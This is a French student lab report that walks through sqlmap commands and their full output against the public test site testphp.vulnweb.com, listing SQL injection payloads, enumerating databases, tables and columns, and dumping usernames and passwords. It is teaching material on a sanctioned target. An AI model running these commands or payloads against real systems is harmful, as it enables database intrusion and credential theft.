
REPUBLIQUE DU SENEGAL



Un Peuple - Un But - Une Foi

Ministère de l'Enseignement Supérieur de la Recherche et de
l'innovation

Direction Générale de l'Enseignement Supérieur Privé



Km1, Avenue Cheikh Anta Diop BP : 28 110 Dakar Sénégal / Tel : 33 822 19 81 / Fax :
33 822 31 90

Site Web : www.isi.sn

MASTER 1 : Réseaux et Systèmes Informatique

Rapport SQLMAP

Réalisées par :

Ababacar Ousmane Niang

Professeur

Mr LO

Année Académique 2024 – 2025

Rapport d'Analyse SQLMap

1. Introduction

Ce rapport présente les résultats d'une analyse de sécurité réalisée à l'aide de l'outil SQLMap sur une application web de test. L'objectif est d'identifier d'éventuelles vulnérabilités de type injection SQL (SQLi) dans les paramètres de requêtes.

2. Objectif

Évaluer la robustesse de la sécurité du paramètre 'artist' de l'URL cible contre les injections SQL en utilisant SQLMap.

3. Recherche de base de données :

Étapes :

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -dbs

```
[*] sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -dbs
[*] {1.8.110stable}
[*] https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 14:04:12 /2025-07-12/
[14:04:12] [INFO] resuming back-end DBMS 'mysql'
[14:04:12] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 1793=1793
Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: artist=1 AND EXTRACTVALUE(1184,CONCAT(0x5c,0x716b716a71,(SELECT (ELT(1184=1184,1))))0x7178766271))
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 9807 FROM (SELECT(SLEEP(5)))YKJr)
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-4860 UNION ALL SELECT NULL,NULL,CONCAT(0x716b716a71,0x6f54484fa444d7a7649614f477a50574c4e6e676b64507648786b64961734d644c6b5a75796c42,0x7178766271)--
[14:04:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[14:04:15] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
[14:04:15] [INFO] fetched data logged to text files under '/home/ababacar/.local/share/sqlmap/output/testphp.vulnweb.com'
[14:04:15] [WARNING] your sqlmap version is outdated
[*] ending @ 14:04:15 /2025-07-12/
```

Pour trouver la base de données. Comme vous pouvez le constater, deux bases de données sont disponibles sur le site Web.

Trouvons les tables de la base de données à l'aide de la commande :

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -tables

Vous verrez la liste des tables disponibles dans la base de données acurat.

```
[14:06:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.1
[14:06:03] [INFO] fetching tables for database: 'acuart'
[14:06:04] [WARNING] the SQL query provided does not return any output
[14:06:10] [INFO] retrieved: 'artists'
[14:06:10] [INFO] retrieved: 'carts'
[14:06:11] [INFO] retrieved: 'categ'
[14:06:11] [INFO] retrieved: 'featured'
[14:06:12] [INFO] retrieved: 'guestbook'
[14:06:12] [INFO] retrieved: 'pictures'
[14:06:13] [INFO] retrieved: 'products'
[14:06:14] [INFO] retrieved: 'users'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured|
| guestbook|
| pictures|
| products|
| users   |
+-----+
```

Recherche de colonnes :

Trouvons les tables et les colonnes de la base de données pour avoir une meilleure idée du site Web.

Utilisez la commande :

```
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -columns.
```

Vous obtiendrez les colonnes avec le nom de la table :

```
(ababacar@ababacar)-[~]
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -columns.
```

 {1.8.11#stable}

<https://sqlmap.org>

```
[14:06:21] [CRITICAL] unable to read file 'olumns.'
[14:06:21] [WARNING] your sqlmap version is outdated
```

```
(ababacar@ababacar)-[~]
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -columns
{1.8.11#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual co
sponsible for any misuse or damage caused by this program

[*] starting @ 14:09:38 /2025-07-12/

[14:09:39] [INFO] resuming back-end DBMS 'mysql'
[14:09:39] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 1793=1793
```

```
[14:09:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.1

[14:09:40] [INFO] fetching tables for database: 'acuart'
[14:09:40] [INFO] fetching columns for table 'products' in database 'acuart'
[14:09:41] [INFO] fetching columns for table 'featured' in database 'acuart'
[14:09:42] [INFO] fetching columns for table 'carts' in database 'acuart'
[14:09:42] [INFO] fetching columns for table 'pictures' in database 'acuart'
[14:09:43] [INFO] fetching columns for table 'users' in database 'acuart'
[14:09:43] [INFO] fetching columns for table 'categ' in database 'acuart'
[14:09:44] [INFO] fetching columns for table 'guestbook' in database 'acuart'
[14:09:44] [INFO] fetching columns for table 'artists' in database 'acuart'

Database: acuart
Table: products
[5 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| description | text |
| name | text |
| id | int unsigned |
| price | int unsigned |
| rewrite name | text |
+-----+-----+

Database: acuart
Table: featured
[2 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| feature_text | text |
| pic_id | int |
+-----+-----+

Database: acuart
Table: carts
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| cart_id | varchar(100) |
| item | int |
| price | int |
+-----+-----+
```

```

+-----+-----+
| name  | varchar(100) |
| address | mediumtext   |
| cart   | varchar(100) |
| cc      | varchar(100) |
| email  | varchar(100) |
| pass   | varchar(100) |
| phone  | varchar(100) |
| uname   | varchar(100) |
+-----+-----+

Database: acuart
Table: categ
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| cat_id | int   |
| cdesc  | tinytext |
| cname  | varchar(50) |
+-----+-----+

Database: acuart
Table: guestbook
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| mesaj  | text |
| sender | varchar(150) |
| senttime | int |
+-----+-----+

Database: acuart
Table: artists
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| adesc  | text |
| aname  | varchar(50) |
| artist_id | int |
+-----+-----+

[14:09:45] [INFO] fetched data logged to text files under '/home/ababacar/.local/share/sqlmap/output/testphp.vulnweb.com'
[14:09:45] [WARNING] your sqlmap version is outdated

[*] ending @ 14:09:45 /2025-07-12/

```

Maintenant que nous connaissons les colonnes, essayons de trouver la valeur des colonnes.

Utilisez la commande :

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname –dump

```

ababacar@ababacar:~$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname --dump
[14:11:44] [INFO] https://sqlmap.org
[14:11:44] [INFO] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.
[*] starting @ 14:11:46 /2025-07-12/
[14:11:50] [INFO] Resolving back-end DBMS 'mysql'
[14:11:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 1793=1793

Type: error-based
Title: MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: artist=1 AND EXTRACTVALUE(1186,CONCAT(0x0c,0x7180718a71,(SELECT (ELT(1186=1186,1))))),0x7178766271))

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (Query SLEEP)
Payload: artist=1 AND (SELECT SLEEP(5))YKJr

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=4090 UNION ALL SELECT NULL,NULL,CONCAT(0x7180718a71,0xef54a8bf4a444d7a7b49951f477a3d577ac4ee6b76b64587648780b6da9951734d844c05475796c42,0x7178766271)) --

[14:11:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL > 5.1
[14:11:58] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| uname |
+-----+
| test  |
+-----+

```

De la même manière, vous pouvez obtenir le mot de passe pour le uname. Utiliser la commande :

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C pass –dump

```
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 1793=1793

Type: error-based
Title: MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: artist=1 AND EXTRACTVALUE(1184,CONCAT(0x5c,0x716b716a71,(SELECT (ELT(1184=1184,1))))),0x7178766271))



Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 9807 FROM (SELECT(SLEEP(5))))YKJr

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-4880 UNION ALL SELECT NULL,NULL,CONCAT(0x716b716a71,0x6f54484fa44d7a7649614f477a50574c4e6e676b64507648786b64961734d644c6b5475796c42,0x7178766271)-- --

[14:15:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL > 5.1
[14:15:29] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| pass |
+-----+
| test |
+-----+

[14:15:33] [INFO] table 'acuart.users' dumped to CSV file '/home/ababacar/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[14:15:33] [INFO] fetched data logged to text files under '/home/ababacar/.local/share/sqlmap/output/testphp.vulnweb.com'
[14:15:33] [WARNING] your sqlmap version is outdated

[*] ending @ 14:15:33 /2025-07-12/
```



6. Conclusion

L'analyse a permis d'identifier une vulnérabilité d'injection SQL dans le paramètre 'artist'. Des données sensibles peuvent être extraites. Des mesures correctives doivent être mises en place rapidement.